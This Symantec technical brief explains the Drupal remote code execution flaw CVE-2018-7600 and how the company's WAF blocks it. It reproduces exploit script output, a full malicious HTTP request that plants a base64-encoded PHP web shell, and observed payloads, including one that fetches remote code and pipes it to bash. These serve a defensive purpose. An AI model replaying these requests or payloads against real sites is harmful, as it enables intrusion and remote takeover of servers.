TECHNICAL BRIEF

Symantec WAF

Remote Code Execution in Drupal (CVE-2018-7600)

Authors: Shay Berkovich and Martin Vierula

Introduction


Drupal is a very popular open source Content Management System installed on many web servers. A recently announced **patch** for Drupal 7.x and 8.x has been released and drew much attention due to a critical issue. Soon after the patch, various researchers came up with articles describing the issue and the attack vectors. Not long after that, a working exploit was published on **Github.** Multiple sources report that the vulnerability is being actively exploited with multiple variations of attack payloads.

We have Symantec WAF, are we protected?

Symantec Web Application Firewall (WAF) customers are protected by default, and no additional action is required. The Symantec Web Application Firewall solution leverages a unique Content Nature Detection approach that can correctly identify CVE-2018-7600 attacks without requiring a signature update or virtual patch.

What are the details of the Attack?

The original research has identified four parameter keys from Drupal FormAPI susceptible to injection. However, currently, only two of the parameters are exploited - “#lazy_builder” and “#post_render”. Note that this vulnerability is aggravated by the lack of authorization required because the form targeted is the new user registration form. Several POC attack payloads are flooding the web, most of them are listed **here**. For our analysis we use the most mature exploit script at this point from **here:**



```
root@kali:~/Desktop/Exploits/CVE-2018-7600# ruby drupalgeddon2.rb 192.168.233.144 whoami
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[*] Target : http://192.168.233.144/
[*] Command: whoami
[*] PHP cmd: exec

[*] Payload: echo PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOyA/Pg== | base64 -d | tee s.php
--------------------------------------------------------------------------------
[!] Target does NOT seem to be exploitable ~ Response: 404
--------------------------------------------------------------------------------
[*]   curl 'http://192.168.233.144/s.php?c=whoami'
--------------------------------------------------------------------------------
[!] Exploit FAILED ~ Response: 404
```

Drupalgeddon2 exploit script

Analyzing the traffic with Wireshark shows the issuing of the HTTP request:

```
POST
/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax HTTP/1.1
Accept-Encoding: gzip;q=1.0,deflate;q=0.6,identity;q=0.3
Accept: */*
User-Agent: Ruby
Connection: close
Host: 192.168.233.142
Content-Length: 179
Content-Type: application/x-www-form-urlencoded

form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=exec&mail[a][#type]=markup&mail[a]
[#markup]=echo PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOyA/Pg== | base64 -d | tee s.php
```

Following the reports of exploitation attempts on the internet, there are more payloads identified that are injected through mail[][#markup] form parameter:

```
ping 192.168.233.142.mu6fea.ceye.io -c 1
echo `whoami`
phpinfo()
echo 123
whoami
touch 1.html
echo “xiokv”
echo KC91c3IvYmluL2N1cmwgLWZzU0wgaHR0c DovL3RjOHpkdy5pZjFqMHl0Z2t5cGEudGsvaSB8
fCAvdXNyL2Jpbi93Z2V0IGh0dHA6Ly90Yzh6
ZHcuaWYxajB5dGdreXBhLnRrL2kgLXFPLSkgfCAvYmluL2Jhc2g= | base64 -d | bash
```

How does Symantec WAF Mitigate the Attack?

Let’s see how Symantec Web Application Firewall (WAF) correctly detects and blocks the attack. We use the “ping” payload and original POC from **here**. The WAF log for the request shows the Command Injection engine has identified the attack:

```
404 TCP_NC_MISS POST text/html;%20charset=iso-8859-1 http [redacted] 80 /user/register
?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax – “python-
requests/2.18.4” [redacted] 474 445 – “Unavailable” – – 506 [redacted]” “Unavailable” – 2
 [redacted] “unavailable” “Command Injection” 30 –
“[{“”eng””:””injection.command””,””part””:””post_arg””,””host””:””linux””,””version””:””3””,””data””:””
ping [redacted].mu6fea.ceye.io -c
 1””},{“”eng””:””injection.command””,””part””:””post_arg””,””host””:””windows””,””version””:””3””,
””data””:””ping [redacted].mu6fea.ceye.io -c
1””},{“”eng””:””injection.command””,””part””:””post_arg””,””host””:””osx””,””version””:””3””,””data””:”
”ping [redacted].mu6fea.ceye.io -c 1””}]” – – WAF_SCANNED
```

Drupalgeddon2 POC uses a more evolved technique – it first installs a PHP backdoor code in the initial POST request. Once it is deployed, the backdoor will accept and execute any command contained in parameter “c” of the GET requests destined to “s.php” backdoor file. This does not stop Symantec WAF from recognizing the parameter payload as command injection:

```
404 TCP_NC_MISS POST text/html;%20charset=iso-8859-1 http [redacted] 80 /user/register
?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax – “Ruby”
[redacted] 469 506 – “Unavailable” – – 506 [redacted]” “Unavailable” – 1 [redacted]
“unavailable” “Command Injection” 10 –
“[{“”eng””:””injection.command””,””part””:””post_arg””,””host””:””linux””,””version””:””3””,””data””:””
echo PD9waHAgc3lzdGVtKCRfR0VUWyJjIl0pOyA\/Pg== | base64 -d | tee s.php””}]” – – WAF_SCANNED
```

The authors are using a well-known obfuscation technique to hide the PHP code in a base64-encoded string. Note: WAF blocks the PHP plaintext payload even if you do not use this technique, albeit with the different Code Injection engine.

The important aspect is that the Symantec WAF detects and blocks this attack without requiring a signature update. In a way, this is similar to how Metasploit decouples exploits and payloads – if the exploit is built right, one can bundle it with multiple payloads.

SYMC WAF Protection

The Symantec Web Application Firewall uses Content Nature Detection engines, which satisfy the need for strong detection capabilities in a scalable system capable of handling Enterprise-grade traffic profiles. It is a fundamental shift away from “known bad” pattern matching, and it is instead based on understanding the nature of the content and how backend infrastructure components handle data.

As demonstrated, the payloads and the vector of attacks even within the same vulnerability may vary. In the case of this particular vulnerability, the payload syntax is only limited by attacker’s imagination and knowledge of the programming languages and shell commands (i.e., PHP stager and bash command injection). Consider, for example, that a new POC may be issued tomorrow that exploits different parameter key #lazy_builder. Therefore, the patch/rule deployed by the traditional WAFs must be general enough to cover not just all vectors, but also all potential payloads. This approach, of course, is prone to a large number of False Positives.

The Symantec WAF addresses inherent flaws in the traditional signature-based pattern matching approach. The payloads for CVE-2018-7600 are blocked by default, without requiring a signature update or virtual patch. This method greatly reduces the operational overhead associated with this type of vulnerability. Symantec WAF customers were also protected before this vulnerability was publically disclosed.

What about ProxySG without WAF?

Existing ProxySG customers who are not running WAF controls can deploy a virtual patch in policy for immediate protection. For example:

```
define condition drupal_cve-2018-7600
    http.request[query_arg_name,post_arg_name].regex=”(^#|\[[\x22\x27]?#.*\])”
end

<proxy> condition=drupal_cve-2018-7600
force_exception(invalid_request)

; ProxySG 6.6+
<proxy>
http.request.normalization.default(auto)
```

Note: This solution should be regarded as less robust than using ProxySG WAF controls. Although Symantec WAF customers are protected by default, any that are facing delays in upgrading Drupal to a safe version would be prudent to add a similar virtual patch for defense in depth.

Conclusion

Even though a vulnerability is being exploited in a Drupal 7.x and 8.x **patch**, Symantec WAF customers are protected from the attack. They do not require a signature update or virtual patch for protection. However, Symantec and Drupal strongly advise upgrading all vulnerable Drupal versions to the appropriate patched versions (7.58 for Drupal 7.x and 8.5.1 for Drupal 8.x).

Update

On April 25, 2018, the Drupal Security Team has published a security **advisory** about another vulnerability related to the original CVE-2018-7600 and similar in nature. Its CVE number is CVE-2018-7602. As with CVE-2018-7600, the freshly-dubbed Drupalgeddon3 has received the highest risk level of “Highly Critical.” As of now, there are at least two publicly available POCs exploiting this new vulnerability. Our message, however, has stayed the same: Symantec WAF customers are protected by default. This is yet another example of zero-day protection that Content Nature Detection engines provide - even though the new vulnerability is located in the different form, the malicious payloads are still blocked.

About Symantec WAF

Web-based apps and content are increasingly under attack. Symantec Web Application Firewall and Reverse Proxy, built on the industry-leading ProxySG platform, secures and accelerates web applications. Protect your website from the OWASP Top 10. Block known attack patterns with signature-based engines and use the most advanced signatureless content nature detection engines to detect obfuscation and block new attacks.

- Get OWASP Top 10 coverage
- Analyze and scan inbound executables and files for malware
- Offload user authentication and SSL.
- Improve application performance
- Monitor and apply policy to inbound connections

For More Information

Visit us online for additional resources at Symantec.com. To get started now or for help designing your WAF solution, contact your Symantec channel partner or Symantec Systems Engineer.

References

[1] https://www.drupal.org/sa-core-2018-002

[2] https://github.com/a2u/CVE-2018-7600/blob/master/exploit.py

[3] https://gist.github.com/g0tmi1k/7476eec3f32278adc07039c3e5473708

[4] https://github.com/dreadlocked/Drupalgeddon2

[5] https://research.checkpoint.com/uncovering-drupalgeddon-2/

[6] https://isc.sans.edu/diary/rss/23549

[7] https://www.drupal.org/sa-core-2018-004

About Symantec

Symantec Corporation (NASDAQ: SYMC), the world's leading cyber security company, helps organizations, governments and people secure their most important data wherever it lives. Organizations across the world look to Symantec for strategic, integrated solutions to defend against sophisticated attacks across endpoints, cloud and infrastructure. Likewise, a global community of more than 50 million people and families rely on Symantec's Norton and LifeLock product suites to protect their digital lives at home and across their devices. Symantec operates one of the world's largest civilian cyber intelligence networks, allowing it to see and protect against the most advanced threats. For additional information, please visit www.symantec.com or connect with us on Facebook, Twitter, and LinkedIn.

Symantec.

350 Ellis St., Mountain View, CA 94043 USA | +1 (650) 527 8000 | 1 (800) 721 3934 | www.symantec.com